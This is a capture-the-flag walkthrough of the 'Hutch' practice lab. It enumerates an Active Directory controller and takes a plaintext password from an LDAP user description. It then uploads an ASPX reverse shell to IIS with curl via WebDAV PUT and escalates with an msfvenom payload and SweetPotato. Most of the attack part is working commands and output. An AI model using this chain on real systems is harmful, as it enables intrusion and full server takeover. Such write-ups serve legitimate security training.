Hutch (Curl file upload, Sweetpotato for privesc)

Nmap

```
# Basic nmap scan

PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
```

Nmap automator output

```
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-webdav-scan: 
|   Server Date: Sat, 29 Oct 2022 18:04:29 GMT
|   Server Type: Microsoft-IIS/10.0
|   Public Options: OPTIONS, TRACE, GET, HEAD, POST, PROPFIND, PROPPATCH, MKCOL, PUT, DELETE, COPY, MOVE, LOCK, UNLOCK
|   WebDAV type: Unknown
|_  Allowed Methods: OPTIONS, TRACE, GET, HEAD, POST, COPY, PROPFIND, DELETE, MOVE, PROPPATCH, MKCOL, LOCK, UNLOCK
| http-methods: 
|_  Potentially risky methods: TRACE COPY PROPFIND DELETE MOVE PROPPATCH MKCOL LOCK UNLOCK PUT
```


```
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-10-29
18:04:25Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
hutch.offsec0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
hutch.offsec0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: HUTCHDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -26s
| smb2-time: 
|   date: 2022-10-29T18:04:34
|_  start_date: N/A
| smb2-security-mode: 
|   3.1.1: 
|_    Message signing enabled and required
```

AD enumeration with ADenum.py

Script found at https://github.com/SecuProject/ADenum

Using crackmap exec, we can grab the domiain name and begin enumeration.

```
crackmapexec smb 192.168.236.122 -u 'anonymous' -p 'anonymous' --shares
```




```
┌──(root㉿kali)-[~/pg/practice/Hutch]
└─# crackmapexec smb 192.168.236.122 -u 'anonymous' -p 'anonymous' --shares
SMB         192.168.236.122 445    HUTCHDC          [*] Windows 10.0 Build 17763 x64 (name:HUTCHDC) (domain:hutch.offsec) (signing:True) (SMBv1:False)
SMB         192.168.236.122 445    HUTCHDC          [-] hutch.offsec\anonymous:anonymous STATUS_LOGON_FAILURE
```

We get a login failure but we get the domain name `hutch.offsec`


Ad this to your hosts file and run the ADenum script for further enumeration.

```
python3 ADenum.py -d hutch.offsec
```




```
┌──(root㉿kali)-[~/Tools/ADenum]
└─# python3 ADenum.py -d hutch.offsec

[*] Domain name: hutch.offsec
[*] Username:    Anonymous
[*] IP Address:  192.168.236.122
[*] SSL connect: FALSE

[+] Succesfully Authenticated With LDAP

====================================================
==================== Enum LDAP =====================
====================================================
```

We find a list of users with a password in a user's description.



```
[-] Users with Password Not Expire
[*] Username: Guest                 CN=Guest,CN=Users,DC=hutch,DC=offsec
[*] Username: fmcsorley             CN=Freddy McSorley,CN=Users,DC=hutch,DC=offsec

[-] Users with old password
[!] Username: rplacidi              Password last change: 724 days ago 2020-11-04 05:35:05
[!] Username: opatry                Password last change: 724 days ago 2020-11-04 05:35:05
[!] Username: ltaunton              Password last change: 724 days ago 2020-11-04 05:35:05
[!] Username: acostello             Password last change: 724 days ago 2020-11-04 05:35:05
[!] Username: jsparwell             Password last change: 724 days ago 2020-11-04 05:35:05
[!] Username: oknee                 Password last change: 724 days ago 2020-11-04 05:35:05
[!] Username: jmckendry             Password last change: 724 days ago 2020-11-04 05:35:05
[!] Username: avictoria             Password last change: 724 days ago 2020-11-04 05:35:05
[!] Username: jfrarey               Password last change: 724 days ago 2020-11-04 05:35:05
[!] Username: eaburrow              Password last change: 724 days ago 2020-11-04 05:35:05
[!] Username: cluddy                Password last change: 724 days ago 2020-11-04 05:35:05
[!] Username: agitthouse            Password last change: 724 days ago 2020-11-04 05:35:05
[!] Username: fmcsorley             Password last change: 724 days ago 2020-11-04 05:35:05
```




```
[-] Users with an interesting description
[*] Username: fmcsorley             Password set to CrabSharkJellyfish192 at user's request. Please change on next login.
```

```
[*] Username: fmcsorley                 Password set to CrabSharkJellyfish192 at user's request. Please change on next login.
```

Password for fmcsorley:CrabSharkJellyfish192

We can verify the credentials with crackmap exec

```
crackmapexec smb 192.168.236.122 -u 'fmcsorley' -p 'CrabSharkJellyfish192' --shares
```



```
┌──(root㉿kali)-[~/Tools/ADenum]
└─# crackmapexec smb 192.168.236.122 -u 'fmcsorley' -p 'CrabSharkJellyfish192' --shares
SMB         192.168.236.122 445    HUTCHDC          [*] Windows 10.0 Build 17763 x64 (name:HUTCHDC) (doma
ch.offsec) (signing:True) (SMBv1:False)
SMB         192.168.236.122 445    HUTCHDC          [+] hutch.offsec\fmcsorley:CrabSharkJellyfish192
SMB         192.168.236.122 445    HUTCHDC          [+] Enumerated shares
SMB         192.168.236.122 445    HUTCHDC          Share           Permissions     Remark
SMB         192.168.236.122 445    HUTCHDC          -----           -----------     ------
SMB         192.168.236.122 445    HUTCHDC          ADMIN$                          Remote Admin
SMB         192.168.236.122 445    HUTCHDC          C$                              Default share
SMB         192.168.236.122 445    HUTCHDC          IPC$            READ            Remote IPC
SMB         192.168.236.122 445    HUTCHDC          NETLOGON        READ            Logon server share
SMB         192.168.236.122 445    HUTCHDC          SYSVOL          READ            Logon server share
```

After attempting to winrm to the machine and brute force other users with no success, lets turn to the webpage.

Nikto scan

Our nikto scan of the webpage gives us some interesting information.

```
┌──(root㉿kali)-[~/pg/practice/Hutch]
└─# nikto -h 192.168.249.122
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.249.122
+ Target Hostname:    192.168.249.122
+ Target Port:        80
+ Start Time:         2022-11-01 19:33:17 (GMT-4)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/10.0
+ Retrieved x-powered-by header: ASP.NET
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type
+ Retrieved x-aspnet-version header: 4.0.30319
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Retrieved dav header: 1,2,3
+ Retrieved ms-author-via header: DAV
+ Uncommon header 'ms-author-via' found, with contents: DAV
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST, PROPFIND, PROPPATCH,
MKCOL, PUT, DELETE, COPY, MOVE, LOCK, UNLOCK
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save
files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove
files on the web server.
```


```
+ OSVDB-5647: HTTP method ('Allow' Header): 'MOVE' may allow clients to change file
locations on the web server.
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST, PROPFIND, PROPPATCH, MKCOL,
PUT, DELETE, COPY, MOVE, LOCK, UNLOCK
+ OSVDB-397: HTTP method ('Public' Header): 'PUT' method could allow clients to
save files on the web server.
+ OSVDB-5646: HTTP method ('Public' Header): 'DELETE' may allow clients to remove
files on the web server.
+ OSVDB-5647: HTTP method ('Public' Header): 'MOVE' may allow clients to change
file locations on the web server.
+ WebDAV enabled (UNLOCK MKCOL PROPFIND PROPPATCH COPY LOCK listed as allowed)
```

After further enumaration with gobuster, we still find nothing so I decided to do some research about IIS file uploads with curl since the POST method is allowed.


https://everything.curl.dev/usingcurl/uploads

Lets download a reverse aspx shell from https://github.com/borjmz/aspx-reverse-shell/blob/master/

Change the address to suite your target/host.



```
        protected void Page_Load(object sender, EventArgs e)
    {
            String host = "192.168.49.249"; //CHANGE THIS
            int port = 443; ////CHANGE THIS

        CallbackShell(host, port);
    }
```



PUT

HTTP PUT is the upload method that was designed to send a complete resource meant to be put as-is on the remote site or even replace an existing resource there. That said, this is also the least used upload method for HTTP on the web today and lots, if not most, web servers do not even have PUT enabled.

You send off an HTTP upload using the -T option with the file to upload:

```
curl -T uploadthis http://example.com/
```

Lets try and upload it with the command below.

```
┌──(root㉿kali)-[~/pg/practice/Hutch]
└─# curl -T shell.aspx http://192.168.249.122/
```


We get an intresting error response that claims we are unathroized.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>401 - Unauthorized: Access is denied due to invalid credentials.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-
serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS",
Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-
top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
 <div class="content-container"><fieldset>
  <h2>401 - Unauthorized: Access is denied due to invalid credentials.</h2>
  <h3>You do not have permission to view this directory or page using the
credentials that you supplied.</h3>
 </fieldset></div>
</div>
</body>
</html>
```


Now lets modify our command to include the compromised credntials we have.

```
┌──(root㉿kali)-[~/pg/practice/Hutch]
└─# curl -T  shell.aspx http://192.168.249.122/ -u fmcsorley:CrabSharkJellyfish192
```

Now lets browse to our shell after starting our listener and see if we get a call back.



Success!



```
┌──(root㉿kali)-[~/pg/practice/Hutch]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.49.249] from (UNKNOWN) [192.168.249.122] 50281
Spawn Shell...
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool

c:\windows\system32\inetsrv>
```

Privesc


We are running as the IIS user with service level permissions.

```
C:\Windows\Temp>whoami /all
whoami /all

USER INFORMATION
----------------

User Name                  SID
==========================
=============================================================
iis apppool\defaultapppool S-1-5-82-3006700770-424185619-1745488364-794895919-
4004696415


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============
==================================================
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
```

```
Everyone                                   Well-known group S-1-1-0      Mandatory
group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory
group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                       Well-known group S-1-5-6      Mandatory
group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory
group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS                          Alias            S-1-5-32-568 Mandatory
group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory
group, Enabled by default, Enabled group
                                           Unknown SID type S-1-5-82-0   Mandatory
group, Enabled by default, Enabled group
```

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```


Notice that we have the `SeImpersonatePrivilege`



```
Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Running `systeminfo` we discover that the machine is running Server 2019 10.0.17763 N/A Build 17763

This build is 1809 and is vulnerable to the SweetPotato exploit



▸ Version 1809 (OS build 17763)

https://jlajara.gitlab.io/Potatoes_Windows_Privesc#sweetPotato


Download a binary of Sweetpoatato and upload it to the target machine.

You can use netcat as a reverse shell but I used msfvenom to generate a exe to run with the Sweetpoatato exploit.

```
msfvenom -p windows/shell_reverse_tcp -f exe -o shell1.exe LHOST=192.168.49.249
LPORT=443
```


Now run the Sweetpoatato.exe with your reverse shell of choice.

```
SweetPotato.exe -p shell1.exe
```



